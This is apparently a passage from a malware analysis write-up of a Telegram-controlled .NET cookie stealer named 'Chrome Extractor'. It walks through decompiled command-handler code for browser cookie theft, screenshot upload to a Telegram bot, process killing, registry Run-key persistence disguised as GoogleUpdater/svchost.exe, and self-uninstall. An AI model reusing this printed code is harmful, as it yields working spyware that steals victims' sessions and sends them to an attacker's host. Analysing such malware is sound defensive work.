							if (text3.Split('*')[0] == Identifier.ToString() || text3.Split('*')[0].ToLower() == "all" || text3.ToLower() == "online")
							{
								commands.handle(text3);
							}
						}
					}
					catch (Exception)
					{
					}
				}
				num = JSON.Parse(text)["result"][0]["message"]["date"].AsInt;
			}
			catch (Exception)
			{
				try
				{
					if (text.Contains("webhook"))
					{
						using WebClient webClient3 = new WebClient();
						webClient3.DownloadString("https://api.telegram.org/bot" + config.TelegramToken + "/deleteWebhook");
					}
				}
				catch (Exception)
				{
				}
			}
		}
		catch (Exception)
		{
		}
	}
}
For this from simple googling we get https://core.telegram.org/bots/api#getupdates
Which tells us how the api of getupdates works and that it returns in a json format. THe offset -1 tells it to get the latest update

- Gets Latest Update
- Parses the timestamp (date) of the most recent message and stores it in num
- If the latest update has a date field less than or equal to the last processed timestamp (num), it continues without processing (no new messages)
- Otherwise, iterates through all the updates in the result array
- For each message it checks if it is from the configured allowed chat ID
- Checks if the message contains text
- If the text starts with a / (indicating a command), it removes the / and splits it by *
- Processes the command if its first part matches the current bot Identifier which we had randomly generated earlier or “all” or “online”
- Executes the command handler commands.handle(text3) with the command string
- Then it updates num to the latest timestamp to keep it ready for the next upcoming commands
Which brings us to possibly the most important function of them all now which is
FUNC_commands.handle()#

online
This part takes the command that it receives from the bot and checks if the command is “online” and if it is, then the malware sends the text back to bot with the followin information
- username
- ID
- Location
gift
string[] array = command.Split('*');
if (array.Length <= 1)
{
    return;
}
string text = array[1].ToLower();
if (text != null)
{
    switch (text.Length)
    {
    case 4:
        switch (text[0])
        {
        case 'g':
        {
            if (!(text == "gift"))
            {
                break;
            }
            string text5;
            string text6;
            string text7;
            try
            {
                text5 = array[2];
                text6 = array[3];
                text7 = array[4];
            }
            catch (IndexOutOfRangeException)
            {
                telegram.sendText("\ud83d\uded1Incorrect amount of arguments!");
                return;
            }
            try
            {
                string text8;
                using (WebClient webClient = new WebClient())
                {
                    text8 = webClient.DownloadString("https://api.telegram.org/bot" + text5 + "/sendMessage?chat_id=" + text6 + "&text=⚙\ufe0f[Chrome Cookie Extractor] Gifting a bot to you...");
                }
                if (text8.Contains("\"ok\":false"))
                {
                    telegram.sendText("⚠\ufe0fThe token/chat ID isn`t correct or the bot isn`t started by user. Please check the credentials and try again");
                    return;
                }
            }
            catch (Exception ex16)
            {
                telegram.sendText("⚠\ufe0fFailed to check the bot token. The gifting won`t be done for not losing the remote access forever. Error text: " + ex16.Message.ToString());
                return;
            }
            try
            {
                try
                {
                    RegistryKey registryKey = Registry.CurrentUser.CreateSubKey("Software\\" + config.RegistryKey);
                    registryKey.SetValue("Tval", text5);
                    registryKey.SetValue("Cval", text6);
                    registryKey.Close();
                }
                catch (Exception)
                {
                    RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey("Software\\" + config.RegistryKey);
                    registryKey2.SetValue("Tval", text5);
                    registryKey2.SetValue("Cval", text6);
                    registryKey2.Close();
                }
                telegram.sendText("\ud83c\udf81You`ve gifted a bot:\nUsername: " + Environment.UserName.ToString() + ", ID: " + telegram.Identifier + ", Location: " + telegram.Location.ToString());
                config.TelegramToken = text5;
                config.TelegramChatID = text6;
                telegram.sendText("\ud83c\udf81You were gifted a bot:\nUsername: " + Environment.UserName.ToString() + ", ID: " + telegram.Identifier + ", Location: " + telegram.Location.ToString() + "\nℹ\ufe0fFor the command list send /" + telegram.Identifier + "*help\n\ud83d\udcdcPrevious owner message: " + text7);
                return;
            }
            catch (Exception ex18)
            {
                telegram.sendText("\ud83d\udce1Error: " + ex18.Message.ToString());
                return;
            }
        }
Seems like the commands are send of the format \*command* So now the malware gets the commands and already has removed the \ and now it splits according to *, and takes the length of the command
If length is 4, and the first letter is g, it checks if the command it received is gift
In which case, it expects that there be 3 arguments in the form of
\*command*arg1*arg2*arg3
arg1 - New telegram Bot token arg2 - New Chat ID arg3 - Previous ownder message
Then
It tries to send a test message using the new bot token/chat ID by calling telegram.sendMessage API
If it receives an error (“ok”:false), it notifies the sender that the token or chat ID is incorrect
And now it updates this new token val and chat id val into registry accordingly
Under the registry key HKEY_CURRENT_USER\SOFTWARE\GoogleUpdate and the values Tval and Cval are set accordingly to Token value and chatID value
Then the config.TelegramToken is updated and the config.TelegramChatID is updated as ɑ
help
case 'h':
    if (!(text == "help"))
    {
        break;
    }
    telegram.sendText("\ud83d\udcdcCommand list:\n\ud83d\udd39/online - See all your bots\n\ud83d\udd39/" + telegram.Identifier + "*help - help\n\ud83d\udd39/" + telegram.Identifier + "*cookies*<urls, separated with spaces>*<browser name>*<profile name (not a necessary argument)> - get cookies\n\ud83d\udd39/" + telegram.Identifier + "*cookiesforce*<urls, separated with spaces>*<browser name>*<profile name (not a necessary argument)> - get cookies killing the browser if it`s already running\n\ud83d\udd39/" + telegram.Identifier + "*kill*<browser name> - kill the current browser session\n\ud83d\udd39/" + telegram.Identifier + "*getprofiles - get the list of Chromium browsers and their profiles\n\ud83d\udd39/" + telegram.Identifier + "*desktop - grab a screenshot\n\ud83d\udd39/" + telegram.Identifier + "*whois - get user location\n\ud83d\udd39/" + telegram.Identifier + "*uninstall - uninstall the software from this device\n\ud83d\udd39/" + telegram.Identifier + "*startuplist - see the list of startup programs\n\ud83d\udd39/" + telegram.Identifier + "*startupadd - add the software to startup\n\ud83d\udd39/" + telegram.Identifier + "*gift*<NEW TOKEN>*<NEW CHAT ID>*<message> - gift this bot to another user, his telegram bot has to be started\n\ud83d\udd39/" + telegram.Identifier + "*about - about");
    return;
THis one is pretty self explanatory, it shows a help menu of the bot, which list out all the possible commands and how to use them
Commands :#
/online - See all your bots *help - help *cookies*<urls, separated with spaces>*<browser name>*<profile name (not a necessary argument)> - get cookies *cookiesforce*<urls, separated with spaces>*<browser name>*<profile name (not a necessary argument)> - get cookies killing the browser if it`s already running *kill*<browser name> - kill the current browser session *getprofiles - get the list of Chromium browsers and their profiles *desktop - grab a screenshot *whois - get user location *uninstall - uninstall the software from this device *startuplist - see the list of startup programs *startupadd - add the software to startup *gift*<NEW TOKEN>*<NEW CHAT ID>*<message> - gift this bot to another user, his telegram bot has to be started *about - about
kill#
case 'k':
    if (!(text == "kill"))
    {
        break;
    }
    try
    {
        Dictionary<string, string> dictionary = new Dictionary<string, string>();
        dictionary.Add("chrome", "chrome");
        dictionary.Add("edge", "msedge");
        dictionary.Add("yandex", "browser");
        dictionary.Add("brave", "brave");
        dictionary.Add("opera", "opera");
        dictionary.Add("operagx", "opera");
        string text4 = "";
        try
        {
            text4 = array[2].ToLower();
        }
        catch (IndexOutOfRangeException)
        {
            telegram.sendText("\ud83d\uded1Incorrect amount of arguments!");
            return;
        }
        if (!dictionary.ContainsKey(text4))
        {
            telegram.sendText("\ud83d\uded1Unknown browser!");
            return;
        }
        int num = 0;
        foreach (Process item in Process.GetProcessesByName(dictionary[text4]).ToList())
        {
            num++;
            try
            {
                if (item.MainModule.FileName != config.InstallPath + "\\" + config.InstallExeName)
                {
                    item.Kill();
                }
            }
            catch (Exception)
            {
            }
        }
        if (num > 0)
        {
            telegram.sendText("✅All the processes were killed");
        }
        else
        {
            telegram.sendText("⚠\ufe0fNo running instances of this browser were found");
        }
        return;
    }
This command is used to kill all the running processes of a particular browser name as specified by the argument
about#
case 'a':
    if (!(text == "about"))
    {
        break;
    }
    telegram.sendText("\ud83c\udf00Chrome Extractor, version: " + telegram.softVersion.ToString() + "\nThis is an utility to extract cookies remotely from the Google Chrome browser, including the latest versions\n\ud83d\udc51Coded by @shinyenigma");
    return;
This shows the about information of this malware Chrome Extractor, version: <telegram version> This is an utility to extract cookies remotely from the Google Chrome browser, including the latest versions\n\ud83d\udc51Coded by @shinyenigma
whois#

Gets us the
IP | country| country code|CIty| Region|Internet Provider
desktop#
This takes a screenshot of whatever is on screen at the moment
public static void desktopScreenshot()
{
	string fileName = "screenshot.jpg";
	using MemoryStream memoryStream = new MemoryStream();
	using (Graphics graphics = Graphics.FromHwnd(IntPtr.Zero))
	{
		IntPtr hdc = graphics.GetHdc();
		int deviceCaps = Win32Native.GetDeviceCaps(hdc, 118);
		int deviceCaps2 = Win32Native.GetDeviceCaps(hdc, 117);
		graphics.ReleaseHdc(hdc);
		int height = deviceCaps2;
		using Bitmap bitmap = new Bitmap(deviceCaps, height);
		using (Graphics graphics2 = Graphics.FromImage(bitmap))
		{
			graphics2.CopyFromScreen(0, 0, 0, 0, bitmap.Size);
		}
		bitmap.Save(memoryStream, ImageFormat.Jpeg);
	}
	using HttpClient httpClient = new HttpClient();
	MultipartFormDataContent multipartFormDataContent = new MultipartFormDataContent();
	byte[] array = memoryStream.ToArray();
	multipartFormDataContent.Add(new ByteArrayContent(array, 0, array.Length), "Document".ToLower(), fileName);
	httpClient.PostAsync("https://api.telegram.org/bot" + config.TelegramToken + "/sendDocument?chat_id=" + config.TelegramChatID + "&caption=\ud83d\udcf8Screenshot was successfully taken", multipartFormDataContent).Wait();
	httpClient.Dispose();
It sends it over as a document as “screenshot.jpg”
cookies:#
Syntax : *cookies*<urls, separated with spaces>*<browser name>*<profile name (not a necessary argument)>
if (!(text == "cookies"))
    {
        break;
    }
    string text11 = "Default";
    string text12 = "Chrome";
    string[] array3;
    try
    {
        array3 = array[2].Split(' ');
    }
    catch (IndexOutOfRangeException)
    {
        telegram.sendText("\ud83d\uded1Incorrect amount of arguments!");
        return;
    }
    try
    {
        text12 = array[3];
    }
    catch (IndexOutOfRangeException)
    {
        telegram.sendText("\ud83d\uded1Incorrect amount of arguments!");
        return;
    }
    if (array3.Length == 0)
    {
        telegram.sendText("\ud83d\uded1No valid URLs provided");
        return;
    }
    if (array.Length > 4)
    {
        try
        {
            text11 = array[4];
        }
        catch (Exception)
        {
        }
    }
Checks if the browser we want to extract cookies out of is running, if it is then it requests us to kill it first.
By default text 11 and text12 is set to Default and Chrome But, text 12 - what browser the bot operator wants to get cookies out of text 11 - specific user profile array3 - the urls of the websites from which the malware steals cookies
Similarly for other browsers it’s the same format to retrieve the cookies just that the if conditions change to respective browser names etc.
startuplist#
if (!(text == "startuplist"))
        {
            break;
        }
        try
        {
            string text9 = "\ud83d\udd18Current startup list:";
            try
            {
                text9 += "\n⚙\ufe0fRegistry:";
                string name = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run";
                using RegistryKey registryKey3 = Registry.CurrentUser.OpenSubKey(name, writable: false);
                string[] valueNames = registryKey3.GetValueNames();
                foreach (string name2 in valueNames)
                {
                    text9 = text9 + "\n" + registryKey3.GetValue(name2).ToString();
                }
            }
            catch (Exception)
            {
            }
            try
            {
                text9 += "\n\ud83d\udcc2Startup folder:";
                string[] valueNames = Directory.GetFiles(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Microsoft\\Windows\\Start Menu\\Programs\\Startup");
                foreach (string text10 in valueNames)
                {
                    text9 = text9 + "\n" + text10;
                }
            }
            catch (Exception)
            {
            }
            telegram.sendText(text9);
            return;
        }
        catch (Exception ex22)
        {
            telegram.sendText("\ud83d\udce1Error: " + ex22.Message.ToString());
            return;
        }
To find the current startup list it does two things
queries registry
HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunThen gets all the value names from the registryStartup Folder -
\Microsoft\\Windows\\Start Menu\\Programs\\Startup
It gets all the files from the above directory and concatenates it into a single string and sends it over telegram
getprofiles#
case 'g':
    if (!(text == "getprofiles"))
    {
        break;
    }
    try
    {
        telegram.sendText(string.Concat(string.Concat(string.Concat(string.Concat("\ud83c\udf10Browsers and profiles:" + GetProfiles("Chrome", Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data"), GetProfiles("Edge", Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Microsoft\\Edge\\User Data")), GetProfiles("Brave", Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\BraveSoftware\\Brave-Browser\\User Data")), GetProfiles("Yandex", Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Yandex\\YandexBrowser\\User Data")), GetProfiles("Opera", Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Opera Software\\Opera Stable")));
        return;
    }
    catch (Exception ex19)
    {
        telegram.sendText("\ud83d\udce1Error: " + ex19.Message.ToString());
        return;
    }
}
break;

Pretty self explanatory - Gets all the profiles from all the browsers. Accesses the Default path where you can find the Profile folders and just takes the names of each of those profiles and appends it with the browser name and returns it which is then sent over telegram
uninstall#
This is the KILL Switch of the malware It performs
- persistence.uninstallself
- sleep 2 seconds
- then exits
FUNC_persisten.uninstallself()#
// ChromeExtractor.persistence
using System;
using System.Diagnostics;
using System.IO;
using System.Reflection;

public static void uninstallSelf()
{
	try
	{
		delAutorun();
	}
	catch (Exception)
	{
	}
	try
	{
		if (Directory.Exists(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\temporal"))
		{
			Directory.Delete(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\temporal", recursive: true);
		}
	}
	catch (Exception)
	{
	}
	try
	{
		Process process = new Process();
		process.StartInfo = new ProcessStartInfo
		{
			WindowStyle = ProcessWindowStyle.Hidden,
			FileName = "cmd.exe",
			Arguments = "/c reg delete HKCU\\Software\\" + config.RegistryKey + " /f"
		};
		process.Start();
	}
	catch (Exception)
	{
	}
	string text = Path.GetTempFileName() + ".bat";
	Process.GetCurrentProcess().Id.ToString();
	if (!config.NoInstall)
	{
		using StreamWriter streamWriter = File.AppendText(text);
		streamWriter.WriteLine("@echo off");
		streamWriter.WriteLine("chcp 65001 > nul\n");
		streamWriter.WriteLine(":l");
		streamWriter.WriteLine("if Errorlevel 1 (");
		streamWriter.WriteLine(" Timeout /T 1 /Nobreak");
		streamWriter.WriteLine(" Goto l");
		streamWriter.WriteLine(")");
		streamWriter.WriteLine("Rmdir /S /Q \"" + config.InstallPath + "\"");
	}
	else
	{
		using StreamWriter streamWriter2 = File.AppendText(text);
		streamWriter2.WriteLine("@echo off");
		streamWriter2.WriteLine("chcp 65001 > nul\n");
		streamWriter2.WriteLine(":l");
		streamWriter2.WriteLine("if Errorlevel 1 (");
		streamWriter2.WriteLine(" Timeout /T 1 /Nobreak");
		streamWriter2.WriteLine(" Goto l");
		streamWriter2.WriteLine(")");
		streamWriter2.WriteLine("Rmdir /S /Q \"" + config.InstallPathFixed + "\"");
		streamWriter2.WriteLine("del /F \"" + Assembly.GetEntryAssembly().Location + "\"");
	}
	Process.Start(new ProcessStartInfo
	{
		Arguments = "/C " + text + " & Del " + text,
		WindowStyle = ProcessWindowStyle.Hidden,
		CreateNoWindow = true,
		FileName = "cmd.exe"
	});
	Environment.Exit(1);
}
it is very similar to the Install function, almost the same operations
- Deletes the registry keys
- Deletes the file under C:\Users\Ryuzaki\AppData\Local\AdobeUpdater\svchost.exe and deletes the folder also C:\Users\Ryuzaki\AppData\Local\AdobeUpdater\ using a batch file
- Deletes the batch file this is used to perform the above deletions
startupadd#
Launches a hidden command prompt to add to registry key /c reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v GoogleUpdater /t REG_SZ /d C:\Users\Ryuzaki\AppData\Local\AdobeUpdater\svchost.exe /f
cookiesforce#
Syntax : *cookiesforce*<urls, separated with spaces>*<browser name>*<profile name (not a necessary argument)>
Less stealthy version of Cookies command where this can try to kill a browser if it’s already running to get cookies out of it
That is done by setting a bool flag called force to true in the API CookieExtractor.GetCookies